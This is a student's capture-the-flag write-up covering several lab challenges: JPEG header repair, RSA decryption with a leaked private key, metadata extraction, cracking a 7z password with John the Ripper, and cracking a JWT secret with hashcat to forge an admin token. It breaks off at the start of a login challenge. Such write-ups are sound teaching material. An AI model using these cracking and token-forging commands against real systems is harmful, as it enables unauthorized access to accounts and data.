
This challenge we have this jpg that when opened seems to be broken.




I put the image in online hexeditor and saw this interesting line at the start.



Sus rawr??? SUSSY BAKA???? Aint no way this is real chat. I put the first line to chatgpt and it said it was sussy. And I asked for the default jpeg header.




After changing to what chatgpt said, I saved the file and opened the image to reveal the flag




Amir RAHMAT's challenge. Implements what we learned in cryptography class with Sir Nadzir. We are provided with the zip file that has the public key and encrypted text. To decrypt the encrypted text we have to obtain the private key.

"The last thing I remember is uploading it to my personal website" is a big hint.




Gambar zaman bila ni bro? In his linkedin theres his personal website.




Scrolling down, theres the private key. Using Winscp I brought the files from windows to my linux to decrypt it.


```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Hariz Erzam>ssh hariz@192.168.0.198
The authenticity of host '192.168.0.198 (192.168.0.198)' can't be established.
ED25519 key fingerprint is SHA256:dYqAGm7++nJiIM3SYswXxTa94fV3dwXxxDO0mNs6WNk.
This host key is known by the following other names/addresses:
    C:\Users\Hariz Erzam/.ssh/known_hosts:4: 192.168.92.131
    C:\Users\Hariz Erzam/.ssh/known_hosts:16: 10.100.120.173
    C:\Users\Hariz Erzam/.ssh/known_hosts:19: 10.100.122.227
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.198' (ED25519) to the list of known hosts.
hariz@192.168.0.198's password:
Last login: Sat Nov  2 11:37:27 2024
[hariz@localhost ~]$
[hariz@localhost ~]$ ls
[hariz@localhost ~]$ mkdir kerja
[hariz@localhost ~]$ ls
kerja
[hariz@localhost ~]$ cd kerja
[hariz@localhost kerja]$ pwd
/home/hariz/kerja
[hariz@localhost kerja]$ ls
flag.txt.enc  privatekeyamir.txt  public.pem
[hariz@localhost kerja]$ openssl pkeyutl -decrypt -inkey privatekeyamir.txt -in flag.txt.enc -out ddecrypted
[hariz@localhost kerja]$ ls
ddecrypted  flag.txt.enc  privatekeyamir.txt  public.pem
[hariz@localhost kerja]$ cat ddecrypted
F14g{a5ymm3tr1c_3ncrypt1on_v3ry_s3cur3}
[hariz@localhost kerja]$
```

Theres our flag.




For this question we are provided with a picture of a sunset. I just put the image in aperi solve to get the metadata and such.





WOW WHAT IS THIS??????



Opening the file provides us with the flag.


Johnny?? John?? John the Ripper??

```
┌──(goated㉿goated)-[~/Downloads]
└─$ 7z2john cabaran.7z > crack.txt
ATTENTION: the hashes might contain
```

I use 7z2john to convert the file to something john can understand

```
┌──(goated㉿goated)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 13 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 35 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (cabaran.7z)
1g 0:00:00:39 DONE (2024-11-04 08:19) 0.02531g/s 12.96p/s 12.96c/s 12.96C/s genesis..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


This command is to use rockyou.txt to bruteforce its way to get the password of the file.



Inputting the password gives us the flag

```
F14g{brut3_f0rc1ng_y0ur_w4y_1n}
```

We are presented with a website that has a button




Clicker the button will result in this frame

Using inspect element I see theres get-data.php

```
document.getElementById('sendRequestBtn').addEventListener('click', function() {
var xhr = new XMLHttpRequest(); xhr.open('GET', 'get-data.php', true);
xhr.onreadystatechange = function() { if (xhr.readyState === 4 && xhr.status ===
200) { var token = xhr.responseText; var form = document.createElement('form');
form.action = 'api/process-token.php'; form.method = 'post'; var tokenInput =
document.createElement('input'); tokenInput.type = 'hidden'; tokenInput.name =
'token'; tokenInput.value = token; form.appendChild(tokenInput);
document.body.appendChild(form); form.submit(); } }; xhr.send(); });
</script>
</body>
</html>
html > body > embed
```

So I put the website name and end it with **/get-data.php** this results with a page with a JWT token



eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxMjMsInVzZXJuYW1lIjoiam9obl9kb2UiLCJyb2xlIjoidXNlciJ9.kdntxTnfZTGAYeWJUfl5GiM3Ud2A

I use chatgpt and asked what role this token is for, and it says its user only so we need to create a new token with admin access.


```
┌──(goated㉿goated)-[~/Downloads]
└─$ hashcat -a 0 -m 16500 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxMjMsInVzZXJuYW1lIjoiam9obl9kb2UiLCJyb2xlIjoidXNlciJ9.kdntxTnfZTG
AYeWJUfl5GiM3Ud2AJ1JuwQepFwq64IA /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl proje
ct]
==========
* Device #1: cpu-haswell-AMD Ryzen 7 5800H with Radeon Graphics, 695/1455 MB (256 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
```


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxMjMsInVzZXJuYW1lIjoiam9obl9kb2UiLCJyb2xlIjoidXNlciJ9.kdntxTnfZTGAYeWJUfl5GiM3Ud2AJ1JuwQepFwq64IA:password
```

This is the output. By using this token to replace the previous token we will gain the flag insyallah.



Show Me The Flag
FLAG = 'GMiMicRoCTF{w3s_Mangan!}

QueryMaster







When we open the link, it shows login page but we didn't know about the login credentials. I tried username:admin and password:password.



